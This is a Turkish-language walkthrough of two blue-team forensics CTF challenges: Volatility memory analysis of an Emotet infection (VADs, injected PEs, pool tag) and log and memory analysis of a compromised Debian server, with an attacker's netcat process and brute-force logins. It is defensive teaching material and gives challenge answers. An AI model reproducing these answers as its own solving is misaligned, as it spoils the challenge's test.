
3. soruyu çözdüğümüz için bu soruda otomatik olarak cevaplamış olduk aslında. Fiziksel adresi hemen sol yanındaki adres olarak memoryde saklanıyor soru bunu istemiş.

Cevap: 0x000000007d336950

5. What is the full path (including executable name) of the hidden executable?

Zararlı programımızın ve buna bağlı memorydeki fiziksel yerini tespit etmiştik. Şimdi "grep exe" komutu ile profilimizi eşleştirerek zararlı dosyanın yolunu bulalım.


vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 vadinfo --offset=0x000000007d336950 | grep exe



Cevabımızda C diskinde olduğu ipucu verilmiş. Buradan mantıklı bir adres çıkarmak için C'den sonra users klasörü ve devamını cevabımız: C: \Users\john\AppData\Local\api-ms-win-service-management-l2-1-0\vds_ps.exe

6. Which malware is this?

Bu soru aslında CTF'e girmeden önce hangisi olduğuyla ilgili bir görselle paylaşılmış. Basit bir şekilde cevabımızı girip yolumuza devam ediyoruz.




Cevap: emotet

7. **The malicious process had two PEs injected into its memory. What's the size in bytes of the Vad that contains the largest injected PE? Answer in hex, like: 0xABC**

Öncelikle malfind komutuyla enjekte edilmiş PE değerlerini ve ilgili VAD adreslerini bulalım.

vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 malfind --offset=0x000000007d336950




Burada çıkan 2 farklı sonuca göre tekrar vadinfo komutunu dahil edelim ve hexadecimal değerlerin start ve endlerine göre aralık belirlemek için şu siteyi kullanabiliriz: https://www.gigacalculator.com/calculators/hexadecimal-calculator.php

En büyük Commitcharge değeri 0x2a80000'de bulunuyor.

vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 vadinfo -a 0x2a80000 --offset=0x000000007d336950

```
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
**************************************************************************
Pid:   2448
VAD node @ 0xfffffa8002f1b640 Start 0x0000000002a80000 End 0x0000000002ab6fff Tag VadS
Flags: CommitCharge: 55, MemCommit: 1, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone
```

Start ve End değerlerini hex calculatorda birbirinden çıkarttıktan sonra cevabımıza ulaşırız.



8. What is the pooltag of the malicious process in ascii? (HINT: use volshell)

Soruda da hint verilmiş. Votalitility altında volshell i nasıl kullanabileceğimizi anlamak için github sayfasına bakabilirsiniz. https://github.com/volatilityfoundation/volatility/wiki/Command-Reference#volshell

İlk komutta görebileceğiniz gibi profili seçtiğimizde komut sistemine giriyoruz


vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 volshell

Bundan sonra işlemi doğru yaptıysanız scripti çalıştırabiliriz. Soruya göre pooltag değerine ulaşalım.

dt("_POOL_HEADER" ,0x000000007d336950-0x60, space=addrspace().base)

```
>>> dt( "_POOL_HEADER" ,0x000000007d336950-0x60, space=addrspace().base)
[_POOL_HEADER _POOL_HEADER] @ 0x7D3368F0
0x0    : BlockSize                    86
0x0    : PoolIndex                    0
0x0    : PoolType                     2
0x0    : PreviousSize                 10
0x0    : Ulong1                       39190538
0x4    : PoolTag                      1416573010
0x8    : AllocatorBackTraceIndex      0
0x8    : ProcessBilled                0
0xa    : PoolTagHash                  0
>>>
```

Bulduğumuz decimal “1416573010” değeri öncelikle hexadecimal’e sonra da ascii değerine göre harflarine ulaşırsak cevabımız: R0ot



Ulyses

SENARYO ;

A Linux server was possibly compromised and a forensic analysis is required in order to understand what really happened. Hard disk dumps and memory snapshots of the machine are provided in order to solve the challenge.

Bir Linux sunucusunun güvenliği ihlal edilmiş olabilir ve gerçekte ne olduğunu anlamak için adli bir analiz gereklidir. Zorluğu çözmek için makinenin sabit disk dökümleri ve bellek anlık görüntüleri sağlanır.

Çözüm için kullanılacak araçlar ;

1.Volatility

2.010 editör – ihtiyaç duyulmadı

3.Autopsy – ihtiyaç duyulmadı

4.Volatility için Debian5 eklentisi (Açıklama kısmında kurulumu gösterilmektedir.)

Not : Eklentinin çalıştığına emin olunuz.

CTF linki : https://cyberdefenders.org/blueteam-ctf-challenges/41


Soru 1.) The attacker was performing a Brute Force attack. What account triggered the alert?

Saldırgan bir Brute Force saldırısı gerçekleştiriyordu. Uyarıyı hangi hesap tetikledi?

Çözüm 1.)


```
mkdir mount_point
sudo mount -o loop victoria-v8.sda1.img mount_point/
sudo cat mount_point/var/log/auth.log |grep ""
sudo cat mount_point/var/log/auth.log |grep "user"
```

```
Cevap 1.) Ulysses
```



Soru 2.) How many were failed attempts there?
Orada kaç tane başarısız girişim oldu?

```
sudo cat mount_point/var/log/auth.log |grep -i "failed"|wc -l
```



Soru 3.) What kind of system runs on the targeted server?
Hedeflenen sunucuda ne tür bir sistem çalışır?


Cevap : Cevap zaten açıklama kısmında bize verilmektedir. LinuxDebian5

Soru 4.) What is the victim's IP address?

Kurbanın IP adresi nedir?

Çözüm 4.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_netstat

Cevap : 192.168.56.102



Soru 5.) What are the attacker's two IP addresses? Format: comma-separated in ascending order


Saldırganın iki IP adresi nedir? Biçim: artan sırada virgülle ayrılmış

Çözüm 5.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_netstat

Cevap : 192.168.56.1,192.168.56.101

Soru 6.) What is the "nc" service PID number that was running on the server?
Sunucuda çalışmakta olan "nc" hizmetinin PID numarası nedir?

Çözüm 6.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_pslist | grep "nc"



Soru 7.) What service was exploited to gain access to the system? (one word)
Sisteme erişmek için hangi hizmetten yararlanıldı? (bir kelime)

